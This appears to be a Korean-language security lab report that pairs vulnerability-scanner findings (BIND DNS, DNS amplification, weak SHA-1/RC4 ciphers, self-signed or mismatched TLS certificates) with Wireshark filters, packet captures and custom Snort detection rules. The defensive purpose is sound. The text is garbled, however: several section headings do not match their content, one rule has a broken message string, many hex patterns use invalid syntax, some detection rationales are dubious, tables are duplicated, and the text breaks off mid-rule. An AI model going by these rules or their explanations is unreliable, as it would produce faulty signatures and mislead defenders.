
```

Installed version : 9.4.2
Fixed version      : 9.11.19

To see debug logs, please visit individual host
Port  Hosts
-----
53 / udp / dns 172.16.29.70
```

Rule	alert ip \$EXTERNAL_NET any -> \$HOME_NET 53 (msg:"ISC BIND DNS Logic Exploit Attempt (msg:"ISC BIND DNS Reflected DoS Attempt (Root NS Query)"; content:" 01 00 "; offset:2; depth:2; content:" 00 00 02 "; distance:8; sid:1000024; rev:6;)	
탐지 기준	53번 포트로 들어오는 DNS 요청 패킷의 헤더 정보와 특정 거리 뒤에 숨겨진 '뿌리 서버(Root NS) 조회' 시그니처를 대조하여 공격 시도를 탐지	
옵션	ip	UDP나 TCP 등 프로토콜 종류에 상관없이 모든 IP 트래픽을 감시하여, DNS 서비스(53번 포트)를 노리는 다양한 공격 형태를 포착
	53	인터넷의 전화번호부 역할을 하는 DNS 서비스 전용 포트(53)를 타겟으로 설정하여 정밀 모니터링
	content:" 01 00 "; offset:2; depth:2	DNS 헤더의 세 번째 바이트(Flags)를 확인하여, 이것이 표준적인 질문(Standard Query) 형태의 패킷인지 가장 먼저 식별
	content:" 00 00 02 "; distance:8	앞서 찾은 플래그 위치에서 8바이트 뒤를 탐색하여, 해커들이 반사 공격에 주로 이용하는 'Root NS(뿌리 서버) 조회' 코드(Type 2)가 들어있는지 대조

10. DNSserver Spoofed Request Amplification DDos

DNSserver Spoofed Request Amplification DDos		
1. DNS 증폭 DDoS(Amplification DDoS)		
공격자가 피해자의 IP 주소로 위장하여 DNS 서버에 아주 큰 응답을 유도하는 질문을 던짐으로써, 수많은 DNS 서버들이 한꺼번에 피해자에게 거대한 데이터를 쏟아붓게 만들어 네트워크를 마비시키는 공격		
dns && udp.port == 53		
		
Rule	alert udp \$EXTERNAL_NET any -> \$HOME_NET 53 (msg:"DNS Amplification DDoS Reflector Activity"; flow:to_server; content:" 00 10 "; offset:2; depth:2; content:" 00 0c "; sid:1000025; rev:3;)	
탐지 기준	우리 서버(DNS)로 들어오는 요청 중, 일반적인 질문 형식을 벗어나 특정 레코드(PTR 등)를 대량으로 조회하려는 비정상적인 플래그와 데이터 패턴을 대조하여 탐지	
옵션	udp	DNS 쿼리는 주로 빠르고 가벼운 UDP 프로토콜을 사용하므로, 이를 이용한 대량의 공격 트래픽을 감시하기 위해 지정
	53	DNS 서비스의 표준 관문인 53번 포트를 목적지로 하는 모든 요청을 집중적으로 모니터링
	flow:to_server	외부에서 우리 서버를 향해 들어오는(Inbound) 요청 패킷들을 분석하여 증폭 공격의 도구로 악용되려는 시도를 포착
	content:" 00 10 "; offset:2; depth:2	DNS 헤더의 플래그 영역(2바이트 지점)을 확인하여, 일반적인 쿼리(01 00)가 아닌 공격용으로 조작된 특이한 요청 형태(00 10)인지 식별
	content:" 00 0c "	포인터 레코드(PTR, 0x000C) 조회를 의미합니다. 공격자들이 응답 크기를 키우기 위해 자주 사용하는 특정 조회 유형이 포함되어 있는지 확인

12. SSL self-signed Certificate

SSL/TLS 신뢰 체인 결함 및 Self-Signed 인증서 노출

1. SSL/TLS 취약 암호화 알고리즘 탐지 (Weak SHA-1)

보안 강도가 낮아 해커가 위조하기 쉬운 낡은 암호화 기술(SHA-1)을 사용하여 데이터베이스 접속 정보를 보호하려 하는 위험한 상태

tcp.port == 5432 && tls.handshake.type == 11

tcp.port == 5432 && tls.handshake.type == 11

No.	Time	Source	Destination	Protocol	Length	Info
138...	2026-01-28 20:47:51.552768	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
243...	2026-01-28 20:57:31.612335	1.1.1.5	1.1.1.4	SSLv3	1434	Server Hello, Certificate, Server
243...	2026-01-28 20:57:32.623445	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
244...	2026-01-28 20:57:33.636702	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
244...	2026-01-28 20:57:34.648962	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
244...	2026-01-28 20:57:35.660998	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
244...	2026-01-28 20:57:36.672890	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
245...	2026-01-28 20:57:47.692173	1.1.1.5	1.1.1.4	TLSv1	1039	Server Hello, Certificate, Server
246...	2026-01-28 20:58:09.730885	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
246...	2026-01-28 20:58:10.745697	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
247...	2026-01-28 20:58:22.767951	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
248...	2026-01-28 20:58:43.802440	1.1.1.5	1.1.1.4	TLSv1	1441	Server Hello, Certificate, Server
248...	2026-01-28 20:58:43.814731	1.1.1.5	1.1.1.4	SSLv3	1441	Server Hello, Certificate, Server
250...	2026-01-28 20:59:16.585029	1.1.1.5	1.1.1.4	SSLv3	1434	Server Hello, Certificate, Server
250...	2026-01-28 20:59:16.599367	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
255...	2026-01-28 21:00:43.149472	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server
255...	2026-01-28 21:00:43.180844	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server

Transport Layer Security

TLSv1 Record Layer: Handshake Protocol: Server Hello

TLSv1 Record Layer: Handshake Protocol: Certificate

Content Type: Handshake (22)

Version: TLS 1.0 (0x0301)

Length: 873

Handshake Protocol: Certificate

Handshake Type: Certificate (11)

Length: 869

Certificates Length: 866

Certificates (866 bytes)

Certificate Length: 863

Certificate [...]: 3082035b308202c4020900faf93a4c7fb6b9cc300d06092a864886f70d01010505003081f1310b3009060355040613025858...

signedCertificate

algorithmIdentifier (sha1WithRSAEncryption)

Padding: 0

encrypted [...]: 92a4b4b814556325514a0bc32a22cf3af8176a0ccf66aaa7652f486dcde33e5c9f776cd444541f1e844f8ed48ddac2d880...

TLSv1 Record Layer: Handshake Protocol: Server Key Exchange

TLSv1 Record Layer: Handshake Protocol: Server Hello Done

Rule

alert tcp any 5432 -> any any (msg:"PostgreSQL Weak SHA-1 Algorithm Detected"; flow:established,from_server; content:"|16|"; depth:1; content:"|0b|"; offset:5; content:"|2a 86 48 86 f7 0d 01 01 05|"; sid:1000027; rev:1;)

탐지 기준

데이터베이스(5432) 서버가 응답하는 인증서 정보 중에서, 이미 보안 수명이 다한 'SHA-1' 방식의 고유 도장 번호(2a 86 48...05)가 찍혀 있는지 대조하여 탐지

옵션

tcp

데이터베이스 통신의 신뢰성을 보장하는 TCP 프로토콜을 대상으로 감시를 수행

5432

PostgreSQL 데이터베이스의 표준 서비스 관문인 5432번 포트를 집중적으로 모니터링

flow:established,from_server

연결이 완전히 성립된 후, 서버가 자신의 보안 사양(인증서)을 클라이언트에게 전달하는 응답 과정을 분석

content:"|16|"; depth:1

패킷의 가장 첫 바이트가 암호화 통신 시작(Handshake)을 알리는 신호(0x16)인지 가장 먼저 확인


content:"|0b|"; offset:5

핸드셰이크 패킷 시작 지점에서 5바이트 뒤에 위치하는 '인증서 본문(0x0b)' 신호를 정확히 타겟팅


content:"|2a 86 48 86 f7 0d 01 01 05|"

SHA-1 with RSA 암호화 알고리즘을 의미하는 고유한 식별 번호 (OID)가 포함되어 있는지 대조하여 취약점을 적발


13. SSL RC4 Cipher Suites Supported(Bar Mitzvah)

1. SSL/TLS 신뢰 체인 결함(Self-Signed 인증서) 데이터베이스 서버가 공인된 기관의 인증을 거치지 않고 직접 만든 '임시 신분증(Self-Signed)'을 사용하여 통신하는 상태 tls.handshake.type == 2		
		
Rule	alert tcp any 5432 -> any any (msg:"PostgreSQL Self-Signed Certificate Detected"; flow:from_server,established; content:" 16 03 01 "; content:" 0b "; distance:2; within:1; content:"ubuntu804-base"; nocase; sid:1000028; rev:2;)	
탐지 기준	데이터베이스(5432) 서버가 외부와 암호화 연결을 맺을 때, 인증서 내용 안에 공식 이름 대신 'ubuntu804-base'와 같이 신뢰할 수 없는 기본 호스트명이 들어 있는지 확인하여 탐지	
옵션	tcp	데이터베이스 통신의 신뢰성을 보장하는 TCP 프로토콜을 대상으로 감시를 수행
	5432	PostgreSQL 데이터베이스의 표준 서비스 관문인 5432번 포트를 집중적으로 모니터링
	flow:from_server,established	연결이 성립된 후, 서버가 자신의 신원(인증서)을 증명하기 위해 보내는 응답 패킷을 분석
	content:" 16 03 01 "	TLS 핸드셰이크(0x16)와 TLS 1.0 버전(0x0301) 신호를 확인하여 암호화 대화가 시작되는 지점을 포착
	content:" 0b "; distance:2; within:1	핸드셰이크 패킷 내부에서 '인증서 본문(0x0b)'이 위치하는 정확한 영역을 타겟팅하여 검사
	content:"ubuntu804-base"; nocase	인증서 발급자나 주체 이름에 포함된 신뢰할 수 없는 특정 문자열을 대소문자 구분 없이 찾아내어 위반 사항을 적발

14. SSL Certificate Expiry

1. 취약한 암호화 알고리즘(RC4/DES) 사용 탐지		
해커가 수학적으로 암호를 풀어내기 쉬운 아주 오래되고 허술한 암호화 방식(RC4)을 사용하여 메일 데이터를 보호하려 하는 위험한 상태		
tcp.port == 25 && tls.handshake.type == 2		
		
Rule	alert tcp any 25 -> any any (msg:"SMTP SSL Weak Cipher Suite (RC4) Detected"; flow:established,from_server; content:" 16 "; depth:1; content:" 02 "; offset:5; depth:1; content:" 00 05 "; sid:1000029; rev:1;)	
탐지 기준	메일(25) 서버가 외부와 암호화 통신을 약속할 때, 보안성이 증명되지 않은 '낮은 암호화 기술(0x0005)'을 사용하겠다고 최종 선택하는 신호를 포착하여 탐지	
옵션	tcp	메일 전송의 신뢰성을 보장하는 TCP 프로토콜을 대상으로 감시를 수행
	25	메일 서버의 표준 관문인 25번(SMTP) 포트에서 나가는 보안 설정 정보를 집중적으로 모니터링
	flow:established,from_server	연결이 성립된 후, 서버가 클라이언트에게 "우리는 이 암호 방식을 쓰자"라고 확정 지어 보내는 응답 패킷을 분석
	content:" 16 "; depth:1	패킷의 맨 처음이 암호화 대화 시작(Handshake)을 알리는 신호(0x16)인지 확인하여 검사를 시작
	content:" 02 "; offset:5; depth:1	핸드셰이크 시작점에서 5바이트 뒤에 위치하는 '서버 인사(Server Hello, 0x02)' 메시지를 정확히 찾아냄
	content:" 00 05 "	보안이 취약한 'RC4 with MD5' 암호 방식을 뜻하는 고유 식별 번호가 포함되어 있는지 대조하여 적발

15. SSL Certificate with Wrong Hostname


1. 복합 SSL/TLS 보안 취약점 탐지 (Multiple Vulnerabilities)		
서버가 공식 인증되지 않은 '가짜 신분증(자가 서명)'을 사용하면서 동시에 '오래된 암호 규격'을 제안하는 등, 보안 구멍이 여러 개 겹쳐 있어 해커가 통신 내용을 아주 쉽게 가로챌 수 있는 무방비 상태		
(tcp.port == 5432 tcp.port == 25) && tls.handshake.type == 11		
		
Rule	alert tcp any [5432,25] -> any any (msg:"PostgreSQL/SMTP SSL Multiple Vulnerabilities Detected"; flow:established,from_server; content:" 16 "; depth:1; content:" 02 "; content:" 00 35 "; content:" 0b "; content:"ubuntu804-base"; sid:1000030; rev:2;)	
탐지 기준	우리 집의 중요 통로(DB 5432, 메일 25)를 통해 서버가 외부로 '가짜 신분증(ubuntu804-base)'과 '특정 암호 규격(0x0035)'을 한꺼번에 내보내는 복합적인 위험 신호를 포착하여 탐지	
옵션	tcp	데이터의 정확한 전달이 필수적인 DB 및 메일 서비스의 TCP 연결 전체를 감시 대상으로 지정
	[5432,25]	데이터베이스(PostgreSQL)와 메일(SMTP) 서버라는 우리 시스템의 가장 핵심적인 서비스 두 곳을 동시에 감시
	flow:established,from_server	연결이 맺어진 후, 서버가 자신의 보안 사양을 클라이언트에게 뽐내며(?) 대답하는 그 순간의 데이터를 분석
	content:" 16 "; depth:1	패킷의 맨 첫 부분에서 암호화 대화의 시작점(Handshake)을 정확히 찾아내어 검사를 시작
	content:" 02 "	서버가 "나는 이런 보안 방식을 쓸 거야"라고 대답하는 'Server Hello' 메시지 구역을 찾아냄
	content:" 00 35 "	구형 시스템에서 주로 쓰이는 특정 암호 규격(AES256-SHA 등) 번호가 포함되어 있는지 대조
	content:" 0b "	서버의 정체가 담긴 '인증서(Certificate)' 정보가 시작되는 지점을 식별
	content:"ubuntu804-base"	인증서 안에 신뢰할 수 없는 아주 오래된 시스템의 이름이 박혀 있는지 최종 확인하여 취약점을 확정


16. SSL Weak Cipher Suites Supported

1. 복합 SSL/TLS 보안 취약점 (Expired Certificate & Hostname Mismatch)																																																																																																																																											
서버가 사용 중인 보안 인증서의 유효 기간이 지났거나(만료), 인증서에 적힌 이름과 실제 서버의 주소가 달라(불일치) 신뢰할 수 없는 상태																																																																																																																																											
(tcp.port == 5432 tcp.port == 25) && tls.handshake.type == 11																																																																																																																																											
(tcp.port == 5432 tcp.port == 25) && tls.handshake.type == 11 <table><thead><tr><th>No.</th><th>Time</th><th>Source</th><th>Destination</th><th>Protocol</th><th>Length</th><th>Info</th></tr></thead><tbody><tr><td>138...</td><td>2026-01-28 20:47:51.552768</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>221...</td><td>2026-01-28 20:52:39.329752</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>222...</td><td>2026-01-28 20:53:00.338179</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1413</td><td>Server Hello, Certificate,</td></tr><tr><td>240...</td><td>2026-01-28 20:56:35.545255</td><td>1.1.1.5</td><td>1.1.1.4</td><td>SSLv3</td><td>1306</td><td>Server Hello, Certificate,</td></tr><tr><td>240...</td><td>2026-01-28 20:56:46.553909</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1306</td><td>Server Hello, Certificate,</td></tr><tr><td>241...</td><td>2026-01-28 20:56:57.559266</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1306</td><td>Server Hello, Certificate,</td></tr><tr><td>242...</td><td>2026-01-28 20:57:08.569254</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>242...</td><td>2026-01-28 20:57:19.573543</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1306</td><td>Server Hello, Certificate,</td></tr><tr><td>243...</td><td>2026-01-28 20:57:30.582728</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>243...</td><td>2026-01-28 20:57:31.612335</td><td>1.1.1.5</td><td>1.1.1.4</td><td>SSLv3</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>243...</td><td>2026-01-28 20:57:32.623445</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>244...</td><td>2026-01-28 20:57:33.636702</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>244...</td><td>2026-01-28 20:57:34.648962</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>244...</td><td>2026-01-28 20:57:35.660998</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>244...</td><td>2026-01-28 20:57:36.672890</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1434</td><td>Server Hello, Certificate,</td></tr><tr><td>244...</td><td>2026-01-28 20:57:47.685390</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1039</td><td>Server Hello, Certificate,</td></tr><tr><td>245...</td><td>2026-01-28 20:57:47.692173</td><td>1.1.1.5</td><td>1.1.1.4</td><td>TLSv1</td><td>1039</td><td>Server Hello, Certificate,</td></tr></tbody></table> TLSv1 Record Layer: Handshake Protocol: Certificate Content Type: Handshake (22) Version: TLS 1.0 (0x0301) Length: 873 Handshake Protocol: Certificate Handshake Type: Certificate (11) Length: 869 Certificates Length: 866 Certificates (866 bytes) Certificate Length: 863 Certificate [...]: 3082035b308202c4020900faf93a4c7fb6b9cc300d06092a864886f70d01010505003081f1310b300906035504061302585831 signedCertificate serialNumber: 0x00faf93a4c7fb6b9cc signature (sha1WithRSAEncryption) issuer: rdnSequence (0) validity notBefore: utcTime (0) notAfter: utcTime (0) subject: rdnSequence (0) <tr><td>Rule</td><td colspan="2">alert tcp any [5432,25] -> any any (msg:"PostgreSQL/SMTP SSL Expired Certificate & Hostname Mismatch"; flow:established,from_server; content:" 16 "; depth:1; content:" 0b "; distance:0; content:"ubuntu804-base.localdomain"; sid:1000031; rev:2;)</td></tr> <tr><td>탐지 기준</td><td colspan="2">DB(5432)나 메일(25) 서버가 외부와 연결될 때, 자신의 신분증(인증서) 정보 안에 'ubuntu804-base.localdomain'과 같이 실제 환경과 맞지 않는 낡은 이름을 담아 보내는지 확인하여 탐지</td></tr> <tr><td rowspan="2">옵션</td><td>tcp</td><td>데이터의 정확한 전달이 필수적인 DB 및 메일 서비스의 TCP 연결 전체를 감시 대상으로 지정</td></tr> <tr><td>[5432,25]</td><td>PostgreSQL(5432)과 SMTP(25)라는 핵심 서비스 포트를 묶어, 두</td></tr>			No.	Time	Source	Destination	Protocol	Length	Info	138...	2026-01-28 20:47:51.552768	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	221...	2026-01-28 20:52:39.329752	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	222...	2026-01-28 20:53:00.338179	1.1.1.5	1.1.1.4	TLSv1	1413	Server Hello, Certificate,	240...	2026-01-28 20:56:35.545255	1.1.1.5	1.1.1.4	SSLv3	1306	Server Hello, Certificate,	240...	2026-01-28 20:56:46.553909	1.1.1.5	1.1.1.4	TLSv1	1306	Server Hello, Certificate,	241...	2026-01-28 20:56:57.559266	1.1.1.5	1.1.1.4	TLSv1	1306	Server Hello, Certificate,	242...	2026-01-28 20:57:08.569254	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	242...	2026-01-28 20:57:19.573543	1.1.1.5	1.1.1.4	TLSv1	1306	Server Hello, Certificate,	243...	2026-01-28 20:57:30.582728	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	243...	2026-01-28 20:57:31.612335	1.1.1.5	1.1.1.4	SSLv3	1434	Server Hello, Certificate,	243...	2026-01-28 20:57:32.623445	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	244...	2026-01-28 20:57:33.636702	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	244...	2026-01-28 20:57:34.648962	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	244...	2026-01-28 20:57:35.660998	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	244...	2026-01-28 20:57:36.672890	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate,	244...	2026-01-28 20:57:47.685390	1.1.1.5	1.1.1.4	TLSv1	1039	Server Hello, Certificate,	245...	2026-01-28 20:57:47.692173	1.1.1.5	1.1.1.4	TLSv1	1039	Server Hello, Certificate,	Rule	alert tcp any [5432,25] -> any any 